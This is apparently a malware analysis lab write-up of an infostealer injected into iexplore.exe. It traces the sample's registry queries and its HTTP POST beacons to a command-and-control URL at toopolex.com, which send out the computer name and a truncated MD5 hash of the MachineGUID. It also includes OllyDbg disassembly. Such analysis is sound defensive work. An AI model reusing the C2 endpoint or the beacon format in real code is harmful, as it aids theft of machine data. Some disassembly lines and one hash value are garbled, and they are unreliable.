
- ✓ The below image shows the difference in memory between legitimate iexplore.exe and injected iexplorer.exe



- ✓ The folder where the malware dropped all its files is shown in handles of the iexplorer.exe



- ✓ When analyzing its memory using Process Hacker, this memory page has permission set to RWX which turns out to be PE file.





- ✓ Upon creation, the malicious iexplore.exe queries ComputerName key value under HKEY\_LOCAL\_MACHINE/SYSTEM/CurretnControlSet/Control/ComputerName/ActiveComputerName.
- ✓ It sends that value using POST method to [www.toopolex.com/controllers/users/fre.php](http://www.toopolex.com/controllers/users/fre.php) which was captured using ApatDNS and iNetSim.

```
uncc@uncc-VirtualBox: ~
root@uncc-VirtualBox: /var/log/inetsim/report
uncc@uncc-VirtualBox: /var/lib/inetsim/http/postdata

[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] recv: Connection: close
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] recv: <(POSTDATA)>
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: POST data stored to: /var/lib/inetsim/http/postdata/6d1c6c1109c1fa7f44db1f4b2cce19c709998e38
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: Request URL: http://toopolex.com/controllers/user/fre.php
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: Sending fake file configured for extension 'php'.
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: HTTP/1.1 200 OK
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Content-Type: text/html
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Connection: Close
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Server: INetSim HTTP Server
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Date: Wed, 15 Apr 2020 02:19:27 GMT
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Content-Length: 258
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: Sending file: /var/lib/inetsim/http/fakefiles/sample.html
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] stat: 1 method=POST url=http://toopolex.com/controllers/user/fre.php
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[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] disconnect
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] connect
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: POST /controllers/user/fre.php HTTP/1.0
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: User-Agent: Mozilla/4.08 (Charon; Inferno)
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Host: toopolex.com
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[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Content-Encoding: binary
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Content-Key: BD5C680A
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[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] info: POST data stored to: /var/lib/inetsim/http/postdata/ea75eb68f7353d52d2af43c4bde1ad56ae2047d
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] info: Request URL: http://toopolex.com/controllers/user/fre.php
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Time of Day	Process Name	PID	Operation	Path
30:35:3191131 PM	ieexplore.exe	2744	RegEnumValue	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
30:35:3191905 PM	ieexplore.exe	2744	QueryOpen	C:\WINDOWS\Temp
30:35:3192061 PM	ieexplore.exe	2744	RegEnumValue	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
30:35:3192436 PM	ieexplore.exe	2744	QueryOpen	C:\WINDOWS\Temp
30:35:3192542 PM	ieexplore.exe	2744	RegEnumValue	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
30:35:3192598 PM	ieexplore.exe	2744	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
30:35:3192651 PM	ieexplore.exe	2744	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName
30:35:3192754 PM	ieexplore.exe	2744	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
30:35:3192821 PM	ieexplore.exe	2744	RegQueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
30:35:3192872 PM	ieexplore.exe	2744	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
30:35:3192911 PM	ieexplore.exe	2744	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName
30:35:3192997 PM	ieexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList
30:35:3193056 PM	ieexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\ProfilesDirectory
30:35:3193120 PM	ieexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
30:35:3193148 PM	ieexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList
30:35:3193201 PM	ieexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\DefaultUserProfile
30:35:3193246 PM	ieexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
30:35:3193313 PM	ieexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion
30:35:3193374 PM	ieexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir
30:35:3193464 PM	ieexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CommonFilesDir
30:35:3193562 PM	ieexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
30:35:3193606 PM	ieexplore.exe	2744	RegOpenKey	HKCU
30:35:3193653 PM	ieexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003
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30:35:3193649 PM	ieexplore.exe	2744	RegCreateKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
30:35:3193733 PM	ieexplore.exe	2744	RegQueryValue	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ParseAutoexec
30:35:3193786 PM	ieexplore.exe	2744	RegCloseKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
30:35:3200191 PM	ieexplore.exe	2744	QueryOpen	C:\AUTOEXEC.BAT



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Wireshark · Follow TCP Stream (tcp.stream eq 20) · VMware Network Adapter VMnet1

POST /controllers/user/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: toopollex.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: BD5C680A
Content-Length: 171
Connection: close

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(.....ckav.ru.....F.e.n.g.....F.E.N.G.-.C.O.M.P.U.T.E.R.....F.E.N.G.-.C.O.M.P.U
.T.E.R.V.....0...9.8.8.7.6.9.F.1.7.7.4.8.C.7.F.
8.2.4.7.9.5.7.6.6.HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 02:58:39 GMT
Server: INetSim HTTP Server
Content-Length: 258
Connection: Close
Content-Type: text/html

<html>
<head>
<title>INetSim default HTML page</title>
</head>
<body>
<p></p>
<p align="center">This is the default HTML page for INetSim HTTP server fake
mode.</p>
<p align="center">This file is an HTML document.</p>
</body>
</html>
```

### Analysis with OllyDbg:


- ✓ The function at 0041406C is responsible for sending the packet. It takes 6 argument.
- ✓ The most interesting argument is Arg5 which has memory address of the location where the **packet content** is stored. This memory location is passed as argument 1 to this function(regsvcs.0041406C)

The screenshot displays the OllyDbg interface with the assembly window showing the function at 0041406C. The instruction at 0041406C is highlighted in red: `CALL EB, 0041406C`. The registers window shows the following values: Arg1: regsvcs.00408C17, Arg2: regsvcs.00413DE8, Arg3: regsvcs.0041406C, Arg4: regsvcs.004082B8, Arg5: 176088, and Arg6: 02. The dump window shows the packet content starting with 'POST /controllers/user/fre.php HTTP/1.0'.


- ✓ Usage of **CryptAcquireContext** API shows that this malware uses **windows encryption**.

- ✓ Even all the API function names are returned value (stored in EAX register) of some function
- ✓ Throughout the execution, the malware performs same kind of operation with 4 no. of arguments before the API calls. It shows that malware does not store these API names explicitly.

Before function call ADVAPI32.CryptAcquireContextw:



*After Function call:*



### Retrieving Machine GUID & Calculating Hash:

- ✓ The JUMP instruction at 00413D9E checks if the GUID value is retrieved and Hash is calculated. If its already done, it jumps out of the function. If not, malware goes on to get machineGUID value and calculate the hash from it.



- ✓ The instruction MOV EAX, DWORD PTR DS:[49FDFC] moves the value which is the hash of the machine GUID, at location DS:[49FDFC] to EAX.
- ✓ The next instruction checks if EAX != 0

```
00413D78 53 POP ECX
00413D79 EB 02 JMP SHORT 00413D80
00413D7E 8BDE MOV EBX,ESI
00413D80 E8 1EFFFFFF CALL 00413B83
00413D85 FF75 F8 PUSH DWORD PTR SS:[LOCAL.2]
00413D88 1EEFEFF CALL 00402B8B
00413D8D 59 POP ECX
00413D8E 5F POP EDI
00413D8F 8BC3 MOV EAX,EBX
00413D91 5B POP EBX
00413D92 5E POP ESI
00413D93 8BE5 MOV ESP,EBP
00413D95 5D POP EBP
00413D97 A1 FCFD4900 MOV EAX,DWORD PTR DS:[49FDFC]
00413D9C 85C0 TEST EAX,EAX
00413D9E 75 16 JNZ SHORT 00413DB6
00413DA5 85C0 TEST EAX,EAX
00413DA7 75 08 JNZ SHORT 00413DB1
00413DA9 6A 0A PUSH 0A
00413DAB E8 1520FFFF CALL 00405DC5
00413DAD 59 POP ECX
00413DAE 5F POP EDI
00413DAD A3 FCFD4900 MOV DWORD PTR DS:[49FDFC],EAX
00413DB6 C3 RETN
00413DB7 55 PUSH EBP
00413DB8 8BEC MOV EBP,ESP
00413DBA 56 PUSH ESI
00413DBB E8 BB25FFFF CALL 0040637B
00413DBD 8B75 08 MOV ESI,DWORD PTR SS:[ARG.1]
00413DBE 85C0 TEST EAX,EAX
00413DC5 JZ SHORT 00413DE3
00413DC7 8B48 04 MOV ECX,DWORD PTR DS:[EAX+4]
00413DCA 8BDE MOV DWORD PTR DS:[ESI],ECX
00413DCC 8B48 08 MOV ECX,DWORD PTR DS:[EAX+8]
00413DCF 8B4E 04 MOV DWORD PTR DS:[ESI+4],ECX
00413DD2 0FB688 1A010 MOVZX ECX,BYTE PTR DS:[EAX+11A1]
00413DD9 5B POP EAX
00413DDA 894F MOV DWORD PTR DS:[FST+81.FCX]
```

- ✓ Setting the EAX to 0 manually changes the flow of execution to machineGUID registry key retrieval & hashing of that key.
- ✓ The function CALL 004065A2 at the address 00413DA0 points to the function that performs registry query operation to obtain MachineGUID value.
- ✓ This function takes the registry path as input (SOFTWARE\Microsoft\Cryptography) and Key name as MachineGUID.
- ✓ The return value is the key value which is the GUID of the machine and stored in EAX register.
- ✓ The retrieved value will further be passed to the hash function to create a MD5 hash.


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- ✓ The function(iexplore.0040393F) performs the hashing of the machine GUID value. It takes 2 argument.


Arg 1: Machine GUID value

Arg 2: No. of characters to be used from the Hash

Before function call:



After function call:



- ✓ This function calculates the MD5 hash value of the MachineGUID.



**MD5 & SHA1 Hash Generator For Text**

Generate the hash of the string you input.

71754227-9a9a-4a7c-a5fd-d3db0ea77a8f

Checksum type: ☒ MD5 ☐ SHA1 ☐ SHA-256

String hash: 988769F17748C7F8247957663AAECBA9

- ✓ Even though the full length of the hash value is obtained, the second argument specifies how many characters should be sent. In this case, its 24.

Total length of the Hash – 32 (9988769F17748C7F8247957663AAECBA9)

Used length of the Hash – 24 (988769F17748C7F824795766)

- ✓ This 24-character hash value will be sent along with the computer name to toopolex.com via HTTP POST method.

```
POST /controllers/user/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: toopolex.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 8D5C688A
Content-Length: 171
Connection: close

..
.T.E.R.V.....0...9.8.8.7.6.9.F.1.7.7.4.8.C.7.F.
8.2.4.7.9.5.7.6.6.HTTP/1.1 200 OK
```

**OllyDbg - iexplore.exe - [CPU - main thread, module iexplore]**

File View Debug Trace Plugins Options Windows Help

004038B6 • 6A 00 PUSH 0  
004038B7 • 6A 00 PUSH 0  
004038B9 • 68 F3A6B0ED PUSH EDB0A6F3  
004038BE • 6A 09 PUSH 9  
004038C0 • E8 20F9FFFF CALL 004031E5  
004038C5 • 8040 FC LEA ECX, [LOCAL.1]  
004038C8 • 51 PUSH ECX  
004038C9 • 6A 00 PUSH 0  
004038CB • 6A 00 PUSH 0  
004038CD • 68 03800000 PUSH 8003  
004038D2 • 56 PUSH ESI  
004038D3 • FF00 CALL EBX  
004038D5 • 8500 TEST EAX, EAX  
004038D7 • 74 51 JZ SHORT 0040392A  
004038D9 • 6A 00 PUSH 0  
004038DB • 53 PUSH EBX  
004038DC • FF75 08 PUSH DWORD PTR SS:[ARG.1]  
004038DF • FF75 FC PUSH DWORD PTR SS:[LOCAL.1]  
004038E2 • E8 7FFDFFFF CALL 00403666  
004038E7 • 89C4 10 ADD ESP, 10  
004038EA • 8500 TEST EAX, EAX  
004038EC • 74 3C JZ SHORT 0040392A  
004038EE • 8B75 FC MOV ESI, DWORD PTR SS:[LOCAL.1]  
004038F1 • 6A 00 PUSH 0  
004038F3 • 6A 00 PUSH 0

Arg4 = 0  
Arg3 = 0  
Arg2 = EDB0A6F3  
Arg1 = 9  
iexplore.004031E5

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Arg4 = 0  
Arg3 = 0  
Arg2 = [ARG.1]  
Arg1 => [LOCAL.1]  
iexplore.00403666

Arg4 = 0  
Arg3 = 0

Address Hex dump ASCII

0049FDFC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE5C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE7C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE8C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FE9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FEAC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FEB8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FECC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FED8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FEE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FEFC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FF0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0049FF1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0013FD30 00170FE0 00000000 00000000 00000000 00000000 00000000 00000000  
0013FD34 00000000 00000000 00000000 00000000 00000000 00000000 00000000  
0013FD38 00000000 00000000 00000000 00000000 00000000 00000000 00000000  
0013FD3C 00000000 00000000 00000000 00000000 00000000 00000000 00000000  
0013FD40 0013FD58 X'!!  
0013FD44 00000000  
0013FD48 00000001 0  
0013FD4C 00176680 Cf# ASCII "71754227-9  
